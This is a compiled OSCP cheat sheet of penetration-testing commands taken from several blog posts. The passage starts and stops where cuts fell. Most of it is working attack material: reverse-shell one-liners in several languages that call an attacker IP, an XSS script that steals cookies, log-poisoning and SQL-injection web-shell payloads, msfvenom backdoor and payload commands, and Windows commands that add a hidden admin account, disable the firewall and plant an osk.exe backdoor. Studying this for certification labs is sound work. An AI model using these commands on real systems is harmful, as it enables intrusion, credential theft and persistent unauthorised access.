curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi-bin/admin.cgi
```

From <http://hackingandsecurity.blogspot.com/2017/09/oscp-tricks.html>

Tips

Enable service on every reboot:
update-rc.d <[SERVICE]> enable
Extract link from html page:
cat index.html | grep "href=" | cut -d "/" -f3| grep "<[DOMAIN]>" | cut -d '"' -f1 | sort -u
Netcat
Interact with application:
nc -nv <[IP]> <[PORT]>
Listener:
nc -nlvp <[PORT]>
File transfer (client):
nc -nlvp <[PORT]> > <[FILE]>
File transfer (server):
nc -nv <[IP]> <[PORT]> < <[FILE_TO_SEND]>
Bind vs Reverse Shell
Bind Shell:
Bob needs Alice's help. Bob set up a listener on port 4444 with -e parameter:
(BOB): nc -nlvp <[PORT]> -e cmd.exe
(ALICE): nc -nv <[BOB_IP]> <[PORT]>
Reverse Shell:
Alice needs Bob's help. Since Alice is beyond firewall it is impossible to BOB to reach Alice. So Alice create a reverse shell:
(ALICE): nc -nv <[BOB_IP]> <[PORT]> -e /bin/bash
(BOB): nc -nlvp <[PORT]>
Zone Transfer
dnsrecon -t axfr -d <[DOMAIN]>
Nmap
nmap -sS -sV -A -O --script="*-vuln-*" --script-args=unsafe=1 <[IP]>
SMB
nbtscan <[SUBNET]>
nmap -p139,445 --script smb-enum-users <[SUBNET]>
nmap -p139,445 --script=smb-vuln-* --script-args=unsafe=1 <[SUBNET]>
enum4linux
smbclient -L <[IP]> -N
smbclient \\<[IP]>\share -N
SMTP
nmap -p25 <[SUBNET]> --open
nc -nv IP 25
VRFY <[USERNAME]>
SNMP
Steps: nmap scan udp 161, create target IP list, create community list file, use onesixtyone + snmpwalk
nmap -sU --open -p161 <[SUBNET]> --open
onesixtyone -c community -i <[SMNP_IP_LIST]>
snmpwalk -c public -v1 <[IP]> <mib-values>
Mib-values (for snmpwalk):
1.3.6.1.2.1.25.1.6.0 System Processes
1.3.6.1.2.1.25.4.2.1.2 Running Programs
1.3.6.1.2.1.25.4.2.1.4 Processes Path
1.3.6.1.2.1.25.2.3.1.4 Storage Units
1.3.6.1.2.1.25.6.3.1.2 Software Name
1.3.6.1.4.1.77.1.2.25 User
1.3.6.1.2.1.6.13.1.3 TCP Local Ports
File Transfer Linux
Netcat:
On Victim machine (client):
nc -nlvp 4444 > <[FILE]>
On Attacker machine (server):
nc -nv 10.11.17.9 4444 < <[FILE_TO_SEND]>

Curl:
curl -O http://<[IP]>/<[FILE]>
Wget:
wget http://<[IP]>/<[FILE]>
Recursive wget ftp download:
wget -r ftp://<[USER]>:<[PASSWORD]>@<[DOMAIN]>
File Transfer Windows
TFTP (Installed by default up to Windows XP and 2003, In Windows 7, 2008 and above needs to be explicitly added. For this reason tftp not ideal file transfer protocol in most situations.)
On attacker machine:
mkdir tftp
atftpd --deamon --port 69 tftp
cp <[FILE]> tftp
On victim machine shell:
tftp -i <[IP]> GET <[FILE]>
FTP (Windows operating systems contain a default FTP client that can also be used for file transfer)
On attacker machine:
(UNA TANTUM) Install a ftp server. apt-get install pure-ftpd
(UNA TANTUM) Create new user for PureFTPD (see script setup-ftp.sh) (USER demo, PASS demo1234)
groupadd ftgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
pure-pw useradd demo -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome
/etc/init.d/pure-ftpd restart
(UNA TANTUM) chmod 755 setup-ftp.sh
On victim machine shell:
echo open <[IP]> 21 > ftp.txt
echo USER demo >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET nc.exe >> ftp.txt
echo bye >> ftp.txt
ftp -v -n -s:ftp.txt
VBScript (in Windows XP, 2003)
On victim machine shell:
```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs &
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs &
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs &
echo Err.Clear >> wget.vbs &
echo Set http = Nothing >> wget.vbs &
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs &
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs &
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs &
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs &
echo http.Open "GET", strURL, False >> wget.vbs &
echo http.Send >> wget.vbs &
echo varByteArray = http.ResponseBody >> wget.vbs &
echo Set http = Nothing >> wget.vbs &
```

```
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs &
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs &
echo strData = "" >> wget.vbs &
echo strBuffer = "" >> wget.vbs &
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs &
echo ts.Write Chr(255 And Ascb(Midb(varByteArray, lngCounter +1, 1))) >> wget.vbs &
echo Next >> wget.vbs &
echo ts.Close >> wget.vbs
cscript wget.vbs http://<[IP]>/<[FILE]> <[FILE_NAME]>
```

Powershell (In Windows 7, 2008 and above)

On victim machine shell:

```
echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $url = "http://<[IP]>/<[FILE]>" >> wget.ps1
echo $file = "evil.exe" >> wget.ps1
echo $webclient.DownloadFile($url,$file) >> wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

Debug.exe utility (In Windows 32bit OS - Works only for file < 64Kb)

On attacker machine:

```
cp <[FILE]> .
upx -9 <[FILE]> (for compression)
cp /usr/share/windows-binaries/exe2bat.exe .
wine exe2bat <[FILE]> <[FILE.txt]>
```

On victim machine:

```
Paste the content of <[FILE.txt]>
```

XSS

Stole cookie from xss:

```
On attacker machine set listener (nc -nlvp <[PORT]>)
On victim website <script>new Image().src="http://<[IP]>:<[PORT]>/test.php?output="+document.cookie;</script>
```

LFI/RFI

```
Connect via netcat to victim (nc -nv <[IP]> <[PORT]>) and send <?php echo shell_exec($_GET['cmd']);?>, after that
try to include log file for code execution.
&cmd=nc -nv <[IP]> <[PORT]> -e cmd.exe&LANG=../../../../../../../xampp/apache/logs/access.log
```

SQL Injection

Bse:

```
any' or 1=1 limit 1;--
```

Number of columns:

```
order by 1, order by 2, ...
```

Expose data from database:

```
UNION select 1,2,3,4,5,6
```

Enum tables:

```
UNION select 1,2,3,4,table_name,6 FROM information_schema.tables
```

Shell upload:

```
<[IP]>:<[PORT]>/<[URL]>.php?<[PARAMETER]>=999 union select 1,2,"<?php echo
shell_exec($_GET['cmd']);?>",4,5,6 into OUTFILE '/var/www/html/evil.php'
```

Buffer Overflow

```
/usr/share/metasploit-framework/tools/pattern_create.rb <[LENGTH]>
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -<[ADDRESS]>
```

Privilege Escalation

Vulnerable Services

```
accesschk.exe -uwcqv "Authenticated Users" * /accepteula
sc qc <[VULNERABLE_SERVICE]>
sc config <[VULNERABLE_SERVICE]> obj= ".\LocalSystem" password= ""
sc config <[VULNERABLE_SERVICE]> start= "auto"
sc config <[VULNERABLE_SERVICE]> binpath= "net user hacker Hacker123 /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
```

```
sc config <[VULNERABLE_SERVICE]> binpath= "net localgroup administrator hacker /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
sc config <[VULNERABLE_SERVICE]> binpath= "net localgroup \"Remote Desktop Users\" hacker /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
```

Win10:

```
reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v "Debugger" /t REG_SZ /d "cmd.exe" /f
```

Then ctrl+alt+canc and start virtual keyboard

Pass the hash

```
Export SMBHASH=<[HASH]>
pth-winexe -U administrator% //<[IP]> cmd
```

Cracking

Medusa

```
medusa -h 10.11.1.227 -U lab-users.txt -P lab-passwords.txt -M ftp | grep "ACCOUNT FOUND"
```

Ncrack (FTP, SSH, TELNET, HTTP(S), POP3(S), SMB, RDP, VNC)

```
ncrack -U <[USERS_LIST]> -P <[PASSWORDS_LIST]> ftp://<[IP]>
```

Firewall

Enable Remote Desktop:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh firewall set service remotedesktop enable
```

Enable Remote assistance:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fAllowToGetHelp /t REG_DWORD /d 1 /f
netsh firewall set service remoteadmin enable
```

Disable firewall:

```
netsh firewall set opmode disable
```

One shot ninja combo (New Admin User, Firewall Off + RDP):

```
set CMD "net user hacker Hacker123 /add & net localgroup administrators hacker /add & net localgroup \"Remote Desktop Users\"  hacker /add & reg add \"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v fDenyTSConnections /t REG_DWORD /d 0 /f & reg add \"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v fAllowToGetHelp /t REG_DWORD /d 1 /f & netsh firewall set opmode disable"
```

Backdooring EXE Files

```
msfvenom -a x86 -x <[FILE]> -k -p windows/meterpreter/reverse_tcp lhost=10.11.0.88 lport=443 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o <[FILE_NAME]>
```

Binaries payloads

Linux:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f elf > <[FILE_NAME.elf]>
```

Windows:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f exe > <[FILE_NAME.exe]>
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f macho > <[FILE_NAME.macho]>
```

Web payloads

PHP:

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.php]>
cat <[FILE_NAME.php]> | pbcopy && echo '<?php ' | tr -d '\n' > <[FILE_NAME.php]> && pbpaste >> <[FILE_NAME.php]>
```

ASP:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f asp > <[FILE_NAME.asp]>
```

JSP:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.jsp]>
```

WAR:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f war > <[FILE_NAME.war]>
```

Scripting Payloads

Python:

msfvenom -p cmd/unix/reverse_python LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.py]>

Bash:

msfvenom -p cmd/unix/reverse_bash LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.sh]>

Perl

msfvenom -p cmd/unix/reverse_perl LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.pl]>

Shellcode

For all shellcode see 'msfvenom –help-formats' for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

Linux Based Shellcode:

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>

Windows Based Shellcode:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>

Mac Based Shellcode:

msfvenom -p osx/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>

Staged vs Non-Staged Payloads

Staged payload: (useful for bof) (need multi_handler metasploit in order to works)

Windows/shell/reverse_tcp

msfvenom -a x86 -p linux/x86/shell/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -b "\x00" -f elf -o <[FILE_NAME_STAGED]>

Non-staged: (ok with netcat listener)

Windows/shell_reverse_tcp

msfvenom -a x86 -p linux/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -b "\x00" -f elf -o <[FILE_NAME_NON_STAGED]>

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

use exploit/multi/handler
set PAYLOAD <[PAYLOAD_NAME]>
set LHOST <[IP]>
set LPORT <[PORT]>
set ExitOnSession false
exploit -j -z

Shell Spawning

Python:

python -c 'import pty; pty.spawn("/bin/sh")'

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<[IP]>",<[PORT]>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'

Bash:

echo os.system('/bin/bash')
/bin/sh -i
exec 5<>/dev/tcp/<[IP]>/<[PORT]> cat <&5 | while read line; do $line 2>&5 >&5; done

Perl:

perl —e 'exec "/bin/sh";'

perl: exec "/bin/sh";

perl -e 'use Socket;$i="<[IP]>";
$p=<[PORT]>;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Telnet:

mknod /tmp/yyy p && /bin/bash 0</tmp/yyy | telnet <[IP]> <[PORT]> 1>/tmp/yyy

Ruby:

ruby: exec "/bin/sh"

Lua:

lua: os.execute('/bin/sh')

From within IRB:

exec "/bin/sh"

From within vi:
:!bash
From within vi:
:set shell=/bin/bash:shell
From within nmap:
!sh

From <http://hackingandsecurity.blogspot.com/2017/08/go-for-oscp.html>

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts,files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tools has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)
- Login forms brute force
- Session brute force
- Parameter brute force
- Parameter fuzzing and injection (XSS, SQL)
- Basic and Ntml authentication brute forcing

Source: http://www.edge-security.com/webslayer.php
root@kali:~# webslayer

Whatweb - Usage: whatweb [options] <URLs>
WhatWeb identifies websites. Its goal is to answer the question, “What is that Website?”. WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.
WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called ‘stealthy’, is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.
Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. “, but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.
EXAMPLE USAGE:
* Scan example.com.
  ./whatweb example.com
* Scan reddit.com slashdot.org with verbose plugin descriptions.
  ./whatweb -v reddit.com slashdot.org
* An aggressive scan of wired.com detects the exact version of WordPress.
  ./whatweb -a 3 www.wired.com
* Scan the local network quickly and suppress errors.
  whatweb --no-errors 192.168.0.0/24
* Scan the local network for https websites.
  whatweb --no-errors --url-prefix https:// 192.168.0.0/24

* Scan for crossdomain policies in the Alexa Top 1000.
./whatweb -i plugin-development/alexa-top-100.txt \
--url-suffix /crossdomain.xml -p crossdomain_xml

root@kali:~# whatweb -v -a 3 192.168.0.102

Samrdump is pre-installed on Backtrack 5 .
You can find "samrdump" under SMB Analyis .
Samrdump is used to retrieved information about the target using SAM (Security Account Manager).
It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :
BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump
Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list
Example : ./samrdump.py administrator:12345@192.168.232.172
http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html

git clone https://github.com/CoreSecurity/impacket.git
cd impacket/
python setup.py install
https://www.hackingarticles.in/beginners-guide-to-impacket-tool-kit-part-1/

Example 1

Wednesday, January 2, 2019 10:44 PM

Nmap
First of all, we need to know what boxes exist on the network nmap run a ping scan:

nmap -sn 10.0.0.0/24
The above command will test whether all machines in the 10.0.0.0/24 subnet are alive (10.0.0.0–10.0.0.255). You may need to change this for the lab network.

Once I have chosen a host, the first thing I always do is:

nmap -A -oA nmap $targetip
This will scan the 1024 most common ports, run OS detection, run default nmap scripts, and save the results in a number of formats in the current directory.

Scanning more deeply:

nmap -v -p- -sT $targetip
This will scan all 65535 ports on $targetip with a full connect scan. This scan will probably take a very long time. The -v stands for verbose, so that when a new port is discovered, it will print it out straight away instead of having to wait until the end of the scan, scanning this many ports over the internet takes a long time. I would often leave the scan running overnight, or move on to a different box in the meantime.

Probing services
From these initial nmap scans, we should have gained a lot of information about machine — we know what ports are open, and usually what services they are running.

HTTP(S)
If the server is running HTTP or HTTPS, the next logical step is to check it out in a web browser. What does it display? Is it a potentially vulnerable web application? Is it a default web server page which reveals version information?

Probing with Nikto
Nikto is an excellent scanner for web servers.

nikto -host $targetip -port $targetport
Brute forcing HTTP(s) directories and files with dirsearch
There are many tools for this purpose including dirb, dirbuster and gobuster — all of these have their advantages and should be learned, but my favourite is dirsearch. You can get it from https://github.com/maurosoria/dirsearch. This syntax will get you started, it defines a wordlist file, URL and file extension to look for.

./dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u $targetip -e php
But dirsearch can do more! Check the README.

SMB
Nmap scripts
Kali comes with a bunch of really great nmap scripts which can be used to probe SMB further — these scripts can be viewed with the following command.

locate *.nse | grep smb
Using the scripts is as simple as:

nmap -p 139,445 --script=$scriptname $targetip
Note that the script parameter also accepts wildcards, for example, to try all of the nmap SMB vulnerability testing scripts, use:

nmap -p 139,445 --script=smb-vuln* $targetip
Enum4Linux
enum4linux is an excellent tool for probing SMB for interesting information — and sometimes access to shares! This tool has a lot of options to remember, so I generally just run the -a "do everything" option, which looks like this:

enum4linux -a $targetip
smbclient
This tool is for connecting to a box via SMB. It basically works the same as a command line FTP client. Sometimes you can connect to a box and browse files without even having credentials, so it's worth a check!

smbclient \\\\$ip\\$share

FTP
Anonymous Access
There are a number of nmap scripts which can help with enumerating FTP, but the very first thing to check is whether anonymous access is enabled.

ftp $targetip
Username: anonymous
Password: anything
This has varying degrees of success, most of the time, it won't work. Sometimes you will be able to read files but not write them, and other times you will be presented with full read and write access.

SSH
Other than a few rare exceptions, SSH is not likely to be vulnerable. Unless it is running a strange version of SSH, or a particularly old version, I wouldn't usually bother exploring this further. Just note that it is there, and if you find credentials somewhere else on the system, try using it on SSH!

Other Services
Manual banner grabbing
You can always connect to a service using netcat and see what information it gives you.

nc $targetip $port
Finding exploits
Searchsploit will search all the exploits in the exploit-db database. To update your database:

searchsploit -u
To search for exploits on a particular service, kernel or OS.

searchsploit $multiple $search $terms
Google
Google is a good source of information, whodathunkit? Try search terms which contain the service name, version and the word 'exploit'. For example,

proftpd 1.3.5 exploit

Metasploit

Metasploit is a whole other bag which I am not going to go into too much in this article, but if you're looking to search within metasploit, just run search $searchterm from msfconsole. Note — there are heavy restrictions on using metasploit in the exam, so don't get too reliant on it. When you do use it, take a look at the actual metasploit module you are using, and make sure you understand how it works. Maybe even try porting it to a standalone exploit!

Webapps — What to look for

Webapps are a common point of entry. They can be vulnerable to many different vulnerabilities, and with practice, you will become better at finding them.

First things first, is this a known webapp, or a custom one? Try searching the name, look at the source code, look for version numbers and login screens. If it is a known webapp — you might find a known vulnerability using searchsploit or google.

Burp Suite

Burp suite is a very handy tool for testing webapps. I would go as far as saying it is my single favourite penetration testing tool. If you're crafting a RCE payload or SQL injection, it's much quicker and easier to send the HTTP request to the repeater in burp and edit the payload there than to try editing it in the browser. It's worth learning the more advanced Burp features too, both for OSCP and for your future in cyber!

SQL Injections

If a developer is incompetent and/or lazy, a text field in a webapp can sometimes end up being passed (unsanitized) into an SQL query. If that is the case, you may be able to use this vulnerability to bypass login forms, dump databases (credentials?), and even write files. A full summary of SQL injection methods would be a whole other post, but for now, you can checkout the OWASP guides and use SQLMap. Important — this tool is NOT allowed to be used in the exam at all, however, you should learn how to use it by experimenting with it in the labs.

One huge time-saver when learning SQLMap is to use the -r switch. You can catch the vulnerable request using a proxy like Burp, save it to a text file, and then use SQLMap to scan it just by running:

sqlmap -r file.req

It took me an embarrassingly long time to find this feature. Don't be like me. Writing the request details on the command line sucks.

File inclusions

Sometimes, we are able to include a file of our choice in the code of the web application. If we can somehow inject our own code into that file — we have command execution. There are two types of file inclusion vulnerabilities — local file inclusions (LFI) and remote file inclusions (RFI).

RFIs occur when you can include a remote file (perhaps one that is hosted on your local machine). RFIs are typically easier to exploit, because you can simply host some code on your local machine, and point the RFI to that code to execute it.

LFIs occur when you can include a file on the target machine, they can be handy for reading local files (such as /etc/passwd), but if you can somehow inject your own code into the system somewhere, you can often turn an LFI into remote code execution.

Let's say that we have a page parameter which is vulnerable to a file inclusion vuln in the following URL:

http://target.com/?page=home
If this is a Linux box, we could test for a LFI by navigating to:

http://target.com/?page=./../../../../../../../../../../etc/passwd%00
If the box is vulnerable, we might see the contents of /etc/passwd on the target printed to the page.

If you were super observant, you may have noticed that I put a %00 on the end of the URL. This is called a null byte, and it's purpose is to terminate the string. This technique does not work on newer versions of PHP, but I found that it worked for many of the LFI/RFI vulnerabilities in the labs. If the underlying vulnerable code looks like this:

include($page . '.php');
Then without the null byte on the end, we would be requesting /etc/passwd.php, which does not exist. The null byte terminates the string, meaning that our attack is likely to be successful.

Sometimes LFI vulnerabilities are also RFI vulnerabilities — to test if this app is vulnerable to RFIs, we could host our own file at http://hackerip/evil.txt which contains our own code, and then visit this URL:

http://target.com/?page=http://hackerip/evil.txt%00
If successful, the code contained in evil.txt will be executed on our target.

Code and Command Injection
On some occasions, you may come across web applications which allow execution of code directly. This comes in many forms, it may be a Wordpress backend (which by default, allows the editing of PHP files), a web based terminal emulator, a PHP/Python/Perl sandbox, or some kind of online tool which runs a system command with user input and displays the output.

There are too many avenues to explore here, but use your imagination. Try to think about how the code may look on the backend, and how you might be able to inject your own commands.

I've got command execution, now what?
If you've found some kind of code execution vulnerability, it's time to upgrade to a shell.

Reverse Shells
A reverse shell is when you make your target machine connect back to your machine and spawn a shell. Popping a shell is the most exciting part of any hack.

NOTE: Most versions of netcat don't have -e built-in
If you're not sure what -e does, it lets you specify a command to pipe through your reverse shell. There's a good reason that it's disabled on most versions of netcat — it's a gaping security hole. Having said that, if you're attacking a linux machine, you can get around this by using the following reverse shell one-liner.

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
Which will pipe /bin/sh back to 10.0.0.1 on port 1234, without using the -e switch. This brings us to the next section nicely.

A collection of Linux reverse shell one-liners
These one-liners are all found on pentestmonkey.net. This website also contains a bunch of other useful stuff!

Bash
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1

Perl
perl -e 'use Socket;$i="10.0.0.1";$p=
1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))
){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
Python
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
PHP
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
Ruby
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
Netcat with -e
nc -e /bin/sh 10.0.0.1 1234
Netcat without -e (my personal favourite)
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
Java
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5 >&
5; done"] as String[])
p.waitFor()
Windows reverse shells?
Windows is a bit of a different animal because it doesn't come with the same beautiful command line tools that spoil us in Linux. If we have the need for a reverse shell, then our entry-point was most likely some kind of file upload capability or rce, often through a web-application.

Firstly, if you happen to find a windows system with Perl (unlikely), give this a whirl (source):

perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"$attackerip:4444");STDIN->fdopen($c,r);$~->
fdopen($c,w);system$_ while<>;'
Otherwise, we have a couple of options:

Attempt to download nc.exe, and then run something along the lines of "nc.exe -e cmd.exe attackerip 1234".
If we are dealing with an IIS server, create our own .asp or .aspx reverse shell payload with msfvenom, and then execute it.
Powershell injection
Here's some other useful commands on windows. If the machine you're facing has RDP enabled (port 3389), you can often create your own user and add it to the "Remote Desktop Users" group, then just log in via remote desktop.

Add a user on windows:

net user $username $password /add
Add a user to the "Remote Desktop Users" group:

net localgroup "Remote Desktop Users" $username /add
Make a user an administrator:

net localgroup administrators $username /add
Disable Windows firewall on newer versions:

NetSh Advfirewall set allprofiles state off

Disable windows firewall on older windows:

netsh firewall set opmode disable
Generating payloads with msfvenom
If you're not already familiar with msfvenom, it's an absolute must for OSCP. Msfvenom is part of the Metasploit Framework, and is used to generate payloads which do all kinds of evil things, from generating reverse shells to generating message boxes for a pretty PoC.

I don't want to cover msfvenom in detail here, because you can find it easily in other places, like the offsec website.

File transfer methods — Linux
Once you've got command execution, there's a good chance you will want to transfer files to the victim box.

First things first — you need to find a directory you can write to. The first places to look are /tmp or /dev/shm but if that doesn't work for you, this command should find writeable directories:

find / -type d \(-perm -g+w -or -perm -o+w \) -exec ls -adl {} \;
HTTP(S)
Now that we have found somewhere to transfer to, it's time to transfer the files! The quickest, easiest way to transfer files to a Linux victim is to setup a HTTP server on your Kali box. If you like being inefficient, set up Apache. If you would rather keep things easy, navigate to the directory containing the file(s) you wish to transfer and run:

root@kali# python -m SimpleHTTPServer 80
Pulling in the files on any victim Linux machine should be as easy as

wget http://attackerip/file
Or

curl http://attackerip/file > file
Netcat
If HTTP file transfers are not an option, consider using netcat. First set up your victim to listen for the incoming request and pipe the output to a file (it's best to use a high port number, as using port numbers < 1024 is often not allowed unless you're root):

nc -nvlp 55555 > file
Now back on your Kali machine, send the file!

nc $victimip 55555 < file
File Transfer Methods — Windows
If you're attacking windows, transferring files can be a little more tricky. My favourite method (which I learned from the OSCP manual!) is to create your own Windows wget by writing a VBS script. First you can create the file line by line by running these commands:

echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs

```
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

Then, using your script looks something like this:

```
cscript wget.vbs http://attackerip/evil.exe evil.exe
```

If you're attacking a windows box and this method isn't going to work for you, consider trying TFTP or SMB as alternate file transfer methods. If you're lucky, there may also be a file upload method in a web application.

Upgrading Reverse Shells to be Fully Interactive

Popping a reverse shell is exciting, but it's not quite the same as a fully interactive shell. You won't have tab completion, you can't run any interactive programs (including sudo), and if you press Ctrl+C, you will exit back to your local box, which sucks. So! Here's how to upgrade your Linux reverse shell.

```
python -c "import pty; pty.spawn('/bin/bash')"
